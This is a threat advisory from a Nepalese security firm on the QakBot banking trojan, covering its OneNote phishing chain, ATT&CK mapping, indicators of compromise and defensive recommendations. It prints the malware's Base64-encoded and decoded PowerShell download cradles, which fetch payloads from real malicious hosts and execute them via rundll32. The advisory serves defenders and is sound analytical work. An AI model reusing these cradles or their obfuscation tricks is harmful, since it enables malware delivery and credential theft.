QakBot Malware

LOADER, TROJAN BOTNET, STEALER, BANK TROJAN

Also Known As

- **Pinkslipbot**
- **QBot**
- **Quakbot**

Vairav Advisory Report

13th February 2023

Vairav Technology Security Pvt. Ltd.

Tribham Sadak

Baluwatar, Kathmandu

Phone: +977 014441540

Email: mail@vairav.net

SUMMARY

QakBot, also known as Qbot, Pinkslipbot, and Quakbot, is a type of malware that is designed to steal sensitive information, particularly banking credentials, online banking session information, personal details of the victim, and other banking data. It is considered a Banking Trojan and has evolved over the years to include capabilities like spreading over networks, advanced web injection techniques, and a highly effective persistence mechanism. QakBot is known to be difficult to research and analyze due to its anti-VM, anti-debug, and anti-sandbox functionality and its ability to change itself even after it is installed on an endpoint. The malware is constantly modifying files and cycling through command and control servers, making it a highly dangerous and persistent threat to organizations and governmental structures.

Introduction of Cyber Adversary

QakBot malware has been utilized by leading ransomware gangs, including REvil, ProLock, and Lockbit, for the distribution of various big-game hunting ransomware strains. Its multiple modules also allow for the automated targeting of sensitive information such as financial data, locally stored emails, system passwords, website passwords, and browser cache cookies. Additionally, QakBot can log keystrokes and steal any typed credentials.

After the release of updated versions in 2015, QakBot saw a resurgence in activity, leading to a 465% increase in its share of cyberattacks compared to the previous year in 2020. In 2021, QakBot was used in the high-profile breach of JBS, causing significant disruption to the company's meat production facilities and leading to an $11 million ransom payment. In 2022, Cybereason's blog sheds light on the recent increase in QakBot infections in US-based companies, believed to be part of a potential widespread ransomware campaign by Black Basta.

Tactics, Techniques, and Procedure

QakBot Phishing attacks are not a new phenomenon, however, the recent announcement from Microsoft to disable VBA macros by default has forced threat actors to adopt new tactics. One such tactic involves using malicious OneNote documents that enable adversaries to embed various types of files.



Figure 1: Analysis of the QakBot OneNote infection chain.



Figure 2: An initial email with the OneNote file.

The user is presented with a fake OneNote page that seems to have a cloud attachment. The deception involves the user double-clicking to access the attachment, thereby starting the process of infection with QakBot.



Figure 3: OneNote file that was opened from a spam email.

Upon successful execution of the malware, the attackers employ a multitude of strategies to evade detection, especially utilizing Windows in-built tools and commands. The file encompasses the following commands that are encoded using PowerShell:

```
Powershell
[System.Text.Encoding]::ASCII.GetString([Syste
m.Convert]::FromBase64String('DQpAZWNobyBvZmYN
CnBvd2Vyc2hlbGwgSW52b2tlLVdlYlJlcXVlc3QgLVVSSS
BodHRwczovL3NoaWZhMzY1LmNvbS9oZ3hVNS8wMS5naWYg
LU91dEZpbGUgQzpccHJvZ3JhbWRhdGFccHV0dHkuanBnDQ
pydW5kbGwzMiBDOlxwcm9ncmFtZGF0YVxwdXR0eS5qcGcs
V2luZA0KZXhpdA0K'))
```

Figure 4: Contents of open.cmd

Cybercriminals frequently use LOLBins (Living off the Land Binaries), including PowerShell, to encode their commands with Base64 to avoid detection and sidestep AV/EDR systems within the target environment. The decoded value, displayed in clear text, instructs PowerShell to reach out to the URL, download the .gif payload, and save it in the C:\ProgramData directory under the name putty.jpg.

```
@echo off
powershell Invoke-WebRequest -URI
https://shifa365.com/hgxU5/01.gif -OutFile
C:\programdata\putty.jpg
rundll32 C:\programdata\putty.jpg,Wind
exit
```

Figure 5: Base64-Encoded PowerShell Commands Decoded.

The threat actors also use a distinct PowerShell web request command called a download cradle, as shown in the picture below.

```
powershell.exe $aM4KlB53X =
'a2186aa7c086b46ad4e8bf81e2a3a19b';
[System.Text.Encoding]::ASCII.GetString([System.C
onvert]::FromBase64String('DQpAZWNobyBvZmYNCnNldC
BhYmRZUG09YUtFQ0JtbA0Kc2V0IGFXa2w4MT1hcEhmTXcNCnN
ldCBhMFlGZ2ZibT1hS0daQTMNCnBvd2Vyc2hlbGwgKG5ldy1v
YmplY3Qgc3lzdGVtLm5ldC53ZWJjbGllbnQpLmRvd25sb2FkZ
mlsZSgnaHR0cDovLzUuNDIuMjIxLjExNy80MTA2Ny5kYXQnLC
AnQzpccHJvZ3JhbWRhdGFcZ2IuanBnJyk7DQpzZXQgYUFLcW5
iN1M9YUZoTkoNCnNldCBhNzlYc2xyPWFUSHZOc3cNCmNhbGwg
cnUlMWxsMzIgQzpccHJvZ3JhbWRhdGFcZ2IuanBnLFdpbmQNC
mV4aXQNCg==='))
```

Figure 6: Downloading PowerShell code, encoded in Base64, using a cradle.

This command implements Base64 encoding and sets variables to randomly generated values as additional ways to avoid detection.

```
@echo off
set abdYPm=aKECBml
set aWkl81=apHfMw
set a0YFgfbm=aKGZA3
powershell (new-object
system.net.webclient).downloadfile('http://5.42.221.117/
41067.dat', 'C:\programdata\gb.jpg');
set aAKqnb7S=aFhNJ
set a79Xslr=aTHvNsw
call ru%1ll32 C:\programdata\gb.jpg,Wind
exit
```

Figure 7: Decoded PowerShell Download cradle technique.

The payload is saved in the C:\ProgramData directory, following the designated naming convention and directory structure, and is named putty.jpg. While the .jpg extension generally indicates a compressed image format, it can be seen from the encoded PowerShell command that the attacker intends to run the file using the Windows tool Rundll32.exe. Rundll32 is typically used to load dynamic link libraries (DLLs) in Windows.

But, it can also be utilized by malicious actors to carry out the proxy execution of harmful code, as demonstrated in this instance. After the QakBot DLL has been loaded into memory through Rundll32, the attackers employ another evasion technique to inject it into a legitimate Windows process, usually wermgr.exe, before conducting command and control communications.



Figure 8: Establishing C2 Communications.

The standard Command and Control communications involve QakBot checking its internet connection through ping or GET requests to a trustworthy URL such as msn.com. After a connection is established, a series of POST requests are sent to the C2 servers carrying information about the infected device.

At this stage, the QakBot operators can decide if they want to install further malware, such as Cobalt Strike, to spread within the environment or sell the initial access to another group, which could lead to the deployment of ransomware.

MITRE ATT&CK techniques

The QakBot malware makes the usage of various attack tactics, techniques, and procedures based on the MITRE ATT&CK framework to attack victimized users or organizations.

Tactic	Technique
Initial Access	Phishing (T1566) • Spear phishing Attachment (T1566.001) • Spearphishing Link (T1566.002) Replication Through Removable Media (T1091)
Execution	Command and Scripting Interpreter (T1059) • JavaScript (T1059.007) • PowerShell (T1059.001) • Visual Basic (T1059.005) • Windows Command Shell (T1059.003)
	Native API (T1106)
	Scheduled Task/Job (T1053) • Scheduled Task (T1053.005)
	User Execution (T1204) • Malicious File (T1204.002) • Malicious Link (T1204.001)
	Windows Management Instrumentation (T1047)
Persistence	Boot or Logon Auto start Execution (T1547) • Registry Run Keys/ Startup Folder (T1547.001)
	Scheduled Task/ Job (T1053) • Scheduled Task (T1053.005)
Privilege Escalation	Boot or Logon Auto start Execution (T1547) • Registry Run Keys/ Startup Folder (T1547.001)
	Process Injection (T1055) • Process Hollowing (T1055.012)

	Scheduled Task/ Job (T1053) • Scheduled Task (T1053.005)
Defense Evasion	Deobfuscate/ Decode Files or Information (T1140)
	Impair Defenses (T1562) • Disable or Modify Tools (T1562.001)
	Indicator Removal (T1070) • File Deletion (T1070.004)
	Masquerading (T1036)
	Modify Registry (T1112)
	Obfuscated Files or Information (T1027) • Binary Padding (T1027.001) • Indicator Removal from Tools (T1027.005) • Software Packing (T1027.002)
	Process Injection (T1055) • Process Hollowing (T1055.012)
	Subvert Trust Controls (T1553) • Code Signing (T1553.002)
	System Binary Proxy Execution (T1218) • Msiexec (T1218.007) • Regsvr32 (T1218.010) • Rundll32 (T1218.011)
	Virtualization/ Sandbox Evasion (T1497) • System Checks (T1497.001) • Time Based Evasion (T1497.003)
Credential Access	Brute Force (T1110)
	Credentials from Password Stores (T1555) • Credentials from Web Browsers (T1555.003)
	Input Capture (T1056) • Keylogging (T1056.001)
	Steal Web Session Cookie (T1539)
	Application Window Discovery (T1010)
	Domain Trust (T1482)

Discovery	File and Directory Discovery (T1083)
	Network Share Discovery (T1135)
	Peripheral Device Discovery (T1120)
	Permission Groups Discovery (T1069) • Local Groups (T1069.001)
	Progress Discovery (T1057)
	Remote System Discovery (T1018)
	Software Discovery (T1518) • Security Software Discovery (T1518.001)
	System Information Discovery (T1082)
	System Network Configuration Discovery (T1016) • Internet Connection Discovery (T1016.001)
	System Network Connections Discovery (T1049)
	System Owner/ User Discovery (T1033)
	System Time Discovery (T1124)
	Virtualization/ Sandbox Evasion (T1497) • System Checks (T1497.001) • Time Based Evasion (T1497.003)
Lateral Movement	Exploitation of Remote Services (T1210)
	Replication Through Removable Media (T1091)
Collection	Browser Session Hijacking (T1185)
	Data from Local System (T1005)
	Data Staged (T1074) • Local Data Staging (T1074.001)
	Email Collection (T1114) • Local Email Collection (T1114.001)
	Input capture (T1056) • Keylogging (T1056.001)
Command and Control	Application Layer Protocol (T1071) • Web Protocols (T1071.001)
	Data Encoding (T1132) • Standard Encoding (T1132.001)
	Dynamic Resolution (T1568)

	• Domain Generation Algorithms (T1568.002)
	Encrypted Channel (T1573) • Symmetric Cryptography (T1573.001)
	Ingress Tool Transfer (T1105)
	Non-Application Layer Protocol (T1095)
	Protocol Tunneling (T1572)
	Proxy (T1090) • External Proxy (T1090.002)
Exfiltration	Exfiltration Over C2 Channel (T1041)

Indicators of Compromise (IOCs)

IP Addresses

50[.]68[.]186[.]195:443
69[.]242[.]31[.]249:443
88[.]126[.]112[.]14:50000
73[.]161[.]176[.]218:443
87[.]149[.]176[.]97:443
92[.]154[.]45[.]81:2222
50[.]68[.]204[.]71:443
86[.]195[.]14[.]72:2222
136[.]244[.]25[.]165:443
75[.]143[.]236[.]149:443
217[.]128[.]122[.]65
182[.]191[.]92[.]203
38[.]70[.]253[.]226
75[.]99[.]168[.]194
74[.]14[.]5[.]179
39[.]52[.]44[.]132
104[.]34[.]212[.]7
216[.]238[.]72[.]121
193[.]253[.]44[.]249
120[.]150[.]218[.]241
86[.]195[.]158[.]178
32[.]221[.]224[.]140
92[.]132[.]172[.]197
45[.]63[.]1[.]12
94[.]59[.]15[.]180
78[.]101[.]91[.]101
144[.]202[.]2[.]175
184[.]176[.]35[.]223
188[.]116[.]62[.]165
92[.]8[.]191[.]120
103[.]7[.]226[.]15

Hashes

A5F9EFBD8EB8DBADAEAD5328B9E1F3ACE32E1B92F2772048CAC6D455B8810D4C

A23EF053CCCF6A35FDA9ADC5F1702BA99A7BE695107D3BA5D1EA8C9C258299E4

112A64190B9A0F356880EEBF05E195F4C16407032BF89FA843FD136DA6F5D515

F6210DA7865E00351C0E79464A1BA14A8ECC59DD79F650F2FF76F1697F6807B1

56EE803FA903AB477F939B3894AF6771AEBF0138ABE38AE8E3C41CF96BBB0F2A

78541F259D8B4664C223038CAE146278BD73A3AA7EE55F6B4BA649DB494C661C

80C10EE5F21F92F89CBC293A59D2FD4C01C7958AACAD15642558DB700943FA22

AA1FD9936567CCFBD41480838CF5EB4F5D74567993AA0AEA1DF06F03390CD326

112ECA16A54474AB97D5DF2C23C3AEE9760978A8355C8B2EE92706B2248ABEB4

69409E92889D9F4B8C7970BB06900FBB7CC644A598F71A238DEB895E21DD8CC0

D3B38681DBC87049022A3F33C9888D53713E144A277A7B825CF8D9628B9CA898

043224198BE40C914D3F7D127A6D92BE776729A403446EE5EDEC76E6C56FBBBF

805BDCB36C6F847A03588D43BD9EB922ABE8B7921A0A63DB5B351F241255190C

5EDAFC7EDA2C3B44D50846F229C9E6116AC830C721CBF6BB6934D358B836B515

24C06427F589E885B0A78DF6DFE784C7AE73F6AAFE936CE73B788615873F9ACD

DBE95B94656EB0173998737FB5E733D3714C8E3B58226A1A038CA85257C8B064

CC185105946C202D9FD0EF18423B078CD8E064B1E2A87E93ED1B3D4F2CBDB65D

6CF996289D0B112A61933CDA139F17EF3267095B299446C07926C246A6A2E325

C23C9580F06FDC862DF3D80FB8DC398B666E01A523F06FFA8935A95DCE4FF8F4

3104FF71BF880BC40D096ECA7D1CCC3F762EA6CC89743C6FEF744FD76D441D1B

Domains

hxxp://154.7.253.191/72363.dat

hxxps://starcomputadoras.com/lt2eLM6/01.gif

hxxps://shifa365.com/hgxU5/01.gif

hxxp://185.231.204.245/73175.dat

hxxp://45.86.231.23/39222.dat

hxxp://216.120.201.100/60852.dat

hxxps://somosacce.org/aswyw/01.gif

hxxp://5.42.221.117/41067.dat

hxxps://nerulgymkhana.com/CCoN/01.gif

hxxps://tassoinmobiliaria.com/56G0/01.gif

hxxp://213.169.148.78/83327.dat

hxxps://jewishlabourbundarchive.net/zdtK9c/01.gif

hxxp://85.239.41.55/703558.dat

hxxp://87.236.146.155/553145.dat

hxxp://98.142.254.89/452845.dat

hxxps://ozcontests.com/tE3xt/01.png

hxxps://qualityrepairatdoor.com/lmSQNui/01.png

hxxps://sahifatinews.com/jZbaw/01.png

hxxps://thetwindollar.com/L7PJjN/01.png

hxxp://139.99.247.43/242/545/153010.dat

hxxp://149.28.202.165/119/617/324458.dat

hxxp://174.139.150.45/653219.dat

hxxp://198.44.140.78/210/184/187737.dat

hxxp://77.83.199.118/224/369/781788.dat

hxxp://87.236.146.124/718/482/845735.dat

hxxps://transfer.sh/get/vpiHmi/invoice.pdf

hxxp://notefudeal.com/images/17913.png

hxxps://somosacce.org

hxxps://nerulgymkhana.com

hxxps://somosace[.]org/aswyw/01.gif

hxxps://shifa365[.]com/hgxU5/01.gif

hxxps://nerulgymkhana[.]com/CCoN/01.gif

hxxps://starcomputadoras[.]com/lt2eLM6/01.gif

hxxps://216.146.25.57/11747.dat

hxxps://5.42.221.117/41067.dat hxxps://starcomputadoras.com

Recent IOC can be found here: [IOC of QakBot]

Threat Summary	
Name	QakBot
Threat Type	Trojan
Detection Names	Pinkslipbot, Qbot, Quakbot
Symptoms	Slow performance, Unusual network activity, New files or programs, Unusual pop-ups or error messages, Changes to settings, etc.
Additional Information	It's important to remember that QakBot may not be the only malware in an infected system. It can work in conjunction with other malicious samples and can be downloaded by notorious Trojans such as Emotet or TrickBot or Ransomware.
Distribution methods	Spear-phishing techniques.
Damage	Steal sensitive information, data loss, downtime, and financial loss.
Malware Removal (Windows)	Use reputable antivirus software to run a full system scan and remove all detected QakBot-related files and objects.

Vairav Recommendation

We recommend the following to mitigate and prevent ransomware attacks:

1. **Implement robust email security**

Organizations should implement email security measures such as spam filters, email gateways, and advanced threat protection to block malicious emails, including those containing QakBot malware.

2. **Educate employees about phishing**

Employees should be educated on identifying and avoiding phishing emails, which are often used to spread QakBot malware. This can include providing training on how to spot and report suspicious emails, as well as regularly testing employees with simulated phishing emails.

3. **Implement multi-factor authentication**

Organizations should implement multi-factor authentication for all remote access and sensitive systems to prevent attackers from stealing login credentials.

4. **Keep software and operating systems up to date**

Organizations should ensure that all software and operating systems are kept up to date with the latest security patches and updates. This is especially important for software that is commonly targeted by malware, such as web browsers and Office applications.

5. **Use endpoint protection software**

Organizations should use endpoint protection software to detect and remove QakBot malware from infected systems. This software should be kept up to date with the latest malware signatures and configured to conduct regular scans.

6. Regularly back up important data

Organizations should regularly back up important data and store it in a secure location, in case the data is lost or stolen due to a malware infection.

7. Monitor network traffic

Organizations should monitor network traffic for signs of QakBot malware and investigate any suspicious activity. This can include monitoring for data exfiltration and connections to known command and control servers.

8. Have an incident response plan

Organizations should have an incident response plan in place and ensure that all employees know how to respond in the event of a malware infection. This should include procedures for isolating infected systems and reporting the incident to the appropriate parties.

9. Perform Vulnerability Assessment and Penetration Testing

We recommend performing vulnerability assessment and penetration testing of the networks, server, and end-user zones. The host-based vulnerability assessment is a must.

10. Have a Threat Intelligence

Threat intelligence keeps organizations apprised about active and emerging threats in the wild, to help recognize them and fend them off (or remediate them).

It is important to remember that the cyber adversaries behind QakBot are likely to constantly evolve their methods, tools, and techniques to evade detection and continue to be successful in their attacks. Therefore, organizations and individuals must stay informed about the latest TTPs of QakBot and take proactive steps to protect themselves.

CONTACT US

Vairav Technology Security Pvt. Ltd.

Cyber Defender from the land of Gurkha

Tribham Sadak, Baluwatar

Kathmandu, Nepal

Phone: +977-01-4441540

Email: mail@vairav.net

Website: https://vairav.net